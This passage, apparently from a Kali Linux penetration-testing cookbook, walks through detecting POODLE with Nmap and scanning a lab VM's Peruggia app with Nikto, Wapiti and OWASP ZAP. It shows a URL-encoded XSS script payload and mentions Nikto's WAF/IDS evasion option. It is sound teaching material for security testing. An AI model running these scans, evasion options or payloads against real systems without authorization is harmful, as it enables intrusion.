In this recipe, we will use an Nmap script to detect the existence of such a vulnerability on our test server.

Getting ready

We will have to install Nmap and download the script made specially to detect this vulnerability:

1. Go to `http://nmap.org/nsedoc/scripts/ssl-poodle.html`.
2. Download the `ssl-poodle.nse` file.
3. Let's say, it was downloaded to `/root/Downloads` in your Kali Linux installation. Now open a terminal and copy it to the Nmap's `scripts` directory:


```
cp /root/Downloads/ssl-poodle.nse /usr/share/nmap/scripts/
```

How to do it…

Once you have the script installed, perform the following steps:

1. Go to the terminal and run:

```
nmap --script ssl-poodle -sV -p 443 192.168.56.102
```



We told Nmap to scan port 443 on 192.168.56.102 (our vulnerable_vm), identify the service's version and execute the ssl-poodle script on it. As a result, we can conclude that the server is vulnerable because it allows SSLv3 with the TLS_RSA_WITH_AES_128_CBC_SHA cipher suite.

How it works…

The Nmap script we downloaded establishes a secure communication with the tested server and determines if it supports CBC ciphers over SSLv3. If it does, it is vulnerable; leading to the risk that any intercepted information can be decrypted by the attacker in a relatively short time.

See also

To understand this attack better, you can check some explanations from the most basic aspects to the cryptographic implications:

- *Möller*, *Duong*, and *Kotowicz*, *This POODLE Bites: Exploiting the SSL 3.0 Fallback*, https://www.openssl.org/~bodo/ssl-poodle.pdf
- https://en.wikipedia.org/wiki/Padding_oracle_attack
- https://en.wikipedia.org/wiki/Padding_%28cryptography%29#Block_cipher_mode_of

Chapter 5. Automated Scanners

In this chapter we will cover:

- Scanning with Nikto
- Finding vulnerabilities with Wapiti
- Using OWASP ZAP to scan for vulnerabilities
- Scanning with w3af
- Using Vega scanner
- Finding Web vulnerabilities with Metasploit’s Wmap

Introduction

Almost every penetration testing project must follow a strict schedule, mostly determined by clients' requirements or development delivery dates. It is very useful for a penetration tester to have a tool that can perform plenty of tests on an application in a short period of time in order to identify the biggest possible number of vulnerabilities in the scheduled days. Automated vulnerability scanners are the tools to pick for this task. They can also be used to find exploitation alternatives or to be sure that one doesn't leave something obvious behind in a penetration test.

Kali Linux includes several vulnerability scanners aimed at Web applications or specific Web application vulnerabilities; in this chapter, we will cover some of the most widely used by penetration testers and security professionals.

Scanning with Nikto

A must-have tool in every tester's arsenal is Nikto; it is perhaps the most widely-used free scanner in the world. As stated on its own website (https://cirt.net/Nikto2):

> *"Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 6700 potentially dangerous files/programs, checks for outdated versions of over 1250 servers, and version specific problems on over 270 servers. It also checks for server configuration items such as the presence of multiple index files, HTTP server options, and will attempt to identify installed web servers and software. Scan items and plugins are frequently updated and can be automatically updated."*

In this recipe, we will use Nikto to search for vulnerabilities in a Web application and analyze the results.

How to do it…


1. Nikto is a command-line utility, so we open a terminal.
2. We will scan the Peruggia vulnerable application and export the results to an HTML report:

   `nikto -h http://192.168.56.102/peruggia/ -o result.html`

```
root@kali:~# nikto -h http://192.168.56.102/peruggia/ -o result.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.102
+ Target Hostname:    owaspbwa
+ Target Port:        80
+ Start Time:         2015-08-11 22:23:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosi
n-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.
9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a
 request to the /images directory. The value is "http://127.0.1.1/peruggia/image
s/".
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.7). Apach
e 2.0.65 (final release) and 2.2.26 are also current.
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.8.31) (may depend
 on server version)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.7)
```

   The `-h` option tells Nikto which host to scan, `-o` option tells where to store the output, and the extension of the file determines the format it will take. In this case, we have used `.html` to obtain an HTML-formatted report of the results. The output could also be in the CSV, TXT, and XML formats.

3. It will take some time to finish the scan. When it finishes, we can open the `result.html` file:



owaspbwa / 192.168.56.102 port 80

Target IP	192.168.56.102
Target hostname	owaspbwa
Target Port	80
HTTP Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)	http://owaspbwa:80/peruggia/
Site Link (IP)	http://192.168.56.102:80/peruggia/

URI	/peruggia/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.5
Test Links	http://owaspbwa:80/peruggia/ http://192.168.56.102:80/peruggia/
OSVDB Entries	OSVDB-0

URI	/peruggia/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://owaspbwa:80/peruggia/ http://192.168.56.102:80/peruggia/
OSVDB Entries	OSVDB-0

How it works…

In this recipe, we have used Nikto to scan an application and generate an HTML report. There are some more options in this tool for performing specific scans or generating specific output formats. Some of the most useful are:

- `-H`: This shows Nikto's help.
- `-config <file>`: To use a custom configuration file in the scan.
- `-update`: This updates plugin databases.
- `-Format <format>`: This defines the output format; it may be CSV, HTM, NBE (Nessus), SQL, TXT, or XML. Formats such as CSV, XML, and NBE are very useful when we want to use Nikto's results as an input for other tools.
- `-evasion <technique>`: This uses some encoding techniques to help avoid detection by Web Application Firewalls and Intrusion Detection Systems.
- `-list-plugins`: To view the available testing plugins.
- `-Plugins <plugins>`: Select what plugins to use in the scan (default: ALL).
- `-port <port number>`: If the server uses a non-standard port (80, 443), we may want to use Nikto with this option.

Finding vulnerabilities with Wapiti

Wapiti is another terminal-based Web vulnerability scanner, which sends GET and POST requests to target sites looking for the following vulnerabilities (http://wapiti.sourceforge.net/):

- File disclosure
- Database injection
- XSS (cross-site scripting)
- Command execution detection
- CRLF injection
- XXE (XML eXternal Entity) injection
- Use of known potentially dangerous files
- Weak `.htaccess` configurations that can be bypassed
- Presence of backup files that give sensitive information (source code disclosure)

In this recipe, we will use Wapiti to discover vulnerabilities in one of our test applications and generate a report of the scan.


How to do it…

1. We can call Wapiti from a terminal window, as shown:

   ```
   wapiti http://192.168.56.102/peruggia/ -o wapiti_result -f html -m "-blindsql"
   ```

   We will scan the Peruggia application in our vulnerable_vm, save the output in HTML format inside the `wapiti_result` directory, and skip the blind SQL injection tests.


2. If we open the report's directory and then the `index.html` file, then we will see something like this:



   Here, we can see that Wapiti has found 12 cross-site scripting (XSS) and 20 file handling vulnerabilities.

3. Now click on **Cross Site Scripting**.
4. Select a vulnerability and click on **HTTP Request**. We will take the second one and select and copy the URL part of the request:

5. Now, we paste that URL in the browser, as shown:
`http://192.168.56.102/peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3Cscript%3Ealert%28%27wxs0lvms89%`



And we have an XSS indeed.

How it works…

We skipped the blind SQL injection test in this recipe (`-m "-blindsql"`), as this application is vulnerable to that attack. It provokes a time-out error that makes Wapiti close before the scan is finished because Wapiti tests multiple times by injecting the `sleep()` command until the server surpasses the time-out threshold. Also, we have selected the HTML format for output (`-o html`) and `wapiti_result` as our report's destination directory; we can also have other formats, such as JSON, openvas, TXT, or XML.

Other interesting options in Wapiti are:

- `-x <URL>`: Exclude the specified URL from the scan; useful for logout and password change URLs.
- `-i <file>`: Resumes a previously saved scan from an XML file. The filename is optional, as Wapiti takes the file from the `scans` folder if omitted.
- `-a <login%password>`: Uses specified credentials for HTTP login.
- `--auth-method <method>`: Defines the authentication method for the `-a` option; it can be `basic`, `digest`, `kerberos`, or `ntlm`.
- `-s <URL>`: Defines a URL to start the scan with.
- `-p <proxy_url>`: Uses an HTTP or HTTPS proxy.

Using OWASP ZAP to scan for vulnerabilities

OWASP ZAP is a tool that we have already used in this book for various tasks, and among its many features, it includes an automated vulnerability scanner. Its use and report generation will be covered in this recipe.

Getting ready


Before we perform a successful vulnerability scan in OWASP ZAP, we need to crawl the site:

1. Open OWASP ZAP and configure the Web browser to use it as proxy.
2. Navigate to `192.168.56.102/peruggia/`.
3. Follow the instructions from *Using ZAP's spider* from Chapter 3, *Crawlers and Spiders*.

How to do it…

1. Go to OWASP ZAP's **Sites** panel and right-click on the `peruggia` folder.
2. From the menu, navigate to **Attack** | **Active Scan**.


3. A new window will pop up. At this point, we know what technology our application and server uses; so, go to the **Technology** tab and check only **MySQL**, **PostgreSQL**, **Linux**, and **Apache**:




Here we can configure our scan in terms of **Scope** (where to start the scan, on what context, and so on), **Input Vectors** (select if you want to test values in GET and

POST requests, headers, cookies, and other options), **Custom Vectors** (add specific characters or words from the original request as attack vectors), **Technology** (what technology-specific tests to perform), and **Policy** (select configuration parameters for specific tests).

4. Click on **Start Scan**.
5. The **Active Scan** tab will appear on the bottom panel and all the requests will appear there. When the scan is finished we can check the results in the **Alerts** tab:



6. If we select an alert, we can see the request made and the response obtained from the server. This allows us to analyze the attack and define if it is a true vulnerability or a false positive. We can also use this information to fuzz, repeat the request in the browser, or to dig deeper into exploitation. To generate an HTML report, as with the previous tools, go to **Report** in the main menu and then select **Generate HTML Report…**.
7. A new dialog will ask for the filename and location. Set, for example, `zap_result.html` and when finished, open the file:



ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	26
Low	70
Informational	0

Alert Detail

High (Medium)	Path Traversal
Description	The Path Traversal attack technique allows an attacker access to files, directories, and commands that potentially reside outside the web document root directory. An attacker may manipulate a URL in such a way that the web site will execute or reveal the contents of arbitrary files anywhere on the web server. Any device that exposes an HTTP-based interface is potentially vulnerable to Path Traversal. Most web sites restrict user access to a specific portion of the file-system, typically called the "web document root" or "CGI root" directory. These directories contain the files intended for user access and the executable necessary to drive web application functionality. To access files or execute commands anywhere on the file-system, Path Traversal attacks will utilize the ability of special-characters sequences.

How it works…

OWASP ZAP has the ability to perform active and passive vulnerability scans; passive scans are unintrusive tests that OWASP ZAP makes while we browse, send data, and click links. Active tests involve the use of various attack strings against every form variable or request value in order to detect if the servers respond with what we can call a “vulnerable behavior”.

OWASP ZAP has test strings for a wide variety of technologies; it is useful to first identify the technologies that our target uses, in order to optimize our scan and diminish the probability of being detected or causing a drop in the service.

